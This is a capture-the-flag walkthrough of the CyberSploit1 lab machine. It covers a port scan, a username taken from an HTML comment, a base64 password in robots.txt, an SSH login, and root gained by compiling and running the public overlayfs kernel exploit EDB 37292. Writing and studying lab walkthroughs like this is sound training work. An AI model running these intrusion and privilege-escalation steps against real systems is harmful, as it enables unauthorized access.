
CyberSploit1


```
rustscan -a 192.168.188.92 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports open as 22 and 80



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIvXzKChMFQjoRVJPY3oKyzdX27i0MDEbmLG3yRuSLiPgYBF4jGq+7mn848WJSbLPpNAa/6xMgQb5BhhSTHgA77kg1gS8IhXvpoMlixJoJmGVBAqobxKAEbZnfb
jmOhznnzEwsODjzEDqtBYGEo4Mf/9KUX/jAAAAFQCdv46IJ36Dkyv7av5KP+Ghs7TzSwAAAIAVxh4PVUljX8ECckYq40LJ/jRL4qWhLSctMRK9J34+WSe2RHpRKRB+0eTpjffzNktRgFgKJJwW+3kd4Hz
iNwqxYzIv70i+mwxNWoghoUcslgXOmeTAvyiW/jNU/Uav39nutehkX62PfvTRrulRzlbayMbkU4AAAAIABwdKXqzEKdPr7L+bCBLEe06k3Vd2bWvTOD3wwGzz+rzvmcexiPvgc1xRYE6Fno0QG2yfow9c
H7N8hm3+KbaKnO8mA7jkxVMACpfanwHRVJfM/+PHPOvML2v8QJ7JYGRgwlTyI5UxqUw9YuJSNJWThRWyw49A==
|   2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDAgVBhkY/5TpbZpI7WmUiKX7koUuK6+K+usitE5rg6V326mmdJKt69IFmq4gcgpqXuImopLdGczY/8ulNoEj3aaPckhAVG5CLmlGMvRR5h2AW6pI7
yLDKLvKS32KSQ9jSdVPeXeCE0EpGJW5J5QOMWxEbS4z3XnLlkLqGz/wPRCwupYjJ+UsAgHfJVDKC7foPZj1ft/XX9oqcNkcykxz3AQtn0sEEZ8MfuWyePiVgYmsDLl0tBGdm0p9GExfWE0KAhpScWaxJz
egBAhcIs0xMS18cBAS05OHNLKmMCfzOqm+8AjbVAyl+RF3
|   256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPHaPjoo6jLLN7KcEqjZCEXgAdRiejIMlLihehQ7+dmmxs4SqtjA8I8EjiqZpVL6kgSmDX5BpNxmyHj
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Hello Pentester!
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.2.22 (Ubuntu)
```

Browse on port 80




Welcome To CyBeRSplOiT-CTF

LOL ! hahahhahahhahaha..............

You should try something more !


See the page source code and got a username as **itsskv**



```
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min

  <title>Hello Pentester!</title>
 </head>
 <body>
  <h1>Welcome To CyBeRSplOiT-CTF </h1>
<nav class="navbar navbar-expand-lg navbar-light bg-dark">
 <a class="navbar-brand" href="#">Home</a>
 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-c
  <span class="navbar-toggler-icon"></span>
 </button>
 <div class="collapse navbar-collapse" id="navbarNav">
  <ul class="navbar-nav">
   <li class="nav-item active">
    <a class="nav-link" href="#">Pentester<span class="sr-only">(current)</span></a>
   </li>
   <li class="nav-item">
    <a class="nav-link" href="#">Web Developer</a>
   </li>
   <li class="nav-item">
    <a class="nav-link" href="#">Android Developer</a>
   </li>
     </ul>
 </div>
</nav>
  <!-- Optional JavaScript -->
  <!-- jQuery first, then Popper.js, then Bootstrap JS -->
  <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSSs
  <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="s
<pre>           <img src="hacker.gif" class="img-fluid" alt="hacker">
</pre>
<pre>
<h4>               LOL ! hahahhahahhahaha..............<h4>
                          <h5> You should try something more ! <h5>
</pre>



<!------------username:itsskv--------------------->
</body>
</html>
```


Navigate to **/robots.txt** file

We got a **base-64** encoded string



```
Y3liZXJzcGxvaXR7eW91dHViZS5jb20vYy9jeWJlcnNwbG9pdH0=
```

After decoding with cyberchef we got **cybersploit{youtube.com/c/cybersploit}**



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


```
Y3liZXJzcGxvaXR7eW91dHViZS5jb20vYy9jeWJlcnNwbG9pdH0=
```

52 1 50→51 (1 selected)

```
cybersploit{youtube.com/c/cybersploit}
```

Now we have username as **itsskv** and password as **cybersploit{youtube.com/c/cybersploit}** now login into **ssh**


```
ssh itsskv@192.168.188.92
```



```
┌──(root#Bhavesh)-[~]
└─# ssh itsskv@192.168.188.92
itsskv@192.168.188.92's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Your Hardware Enablement Stack (HWE) is supported until April 2017.

itsskv@cybersploit-CTF:~$ whoami
itsskv
itsskv@cybersploit-CTF:~$ id
uid=1001(itsskv) gid=1001(itsskv) groups=1001(itsskv)
itsskv@cybersploit-CTF:~$
```

Privilege Escalation


```
uname -a
```



```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
```

We can see kernel version is exploitable

https://www.exploit-db.com/exploits/37292



exploit-db.com/exploits/37292

[redacted]

EXPLOIT DATABASE

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.0
Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

EDB Verified: ✓

Exploit: ⬇ / {}


Download

Vulnerable App:

Download the above file into machine

```
gcc 37292.c -o ofs
./ofs
```

Now we have root user of the machine



```
itsskv@cybersploit-CTF:/tmp$ gcc 37292.c -o ofs
itsskv@cybersploit-CTF:/tmp$ id
uid=1001(itsskv) gid=1001(itsskv) groups=1001(itsskv)
itsskv@cybersploit-CTF:/tmp$ ls
37292.c  at-spi2  ofs  pulse-PKdhtXMmr18n  unity_support_test.1  vmware-root
itsskv@cybersploit-CTF:/tmp$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
#
```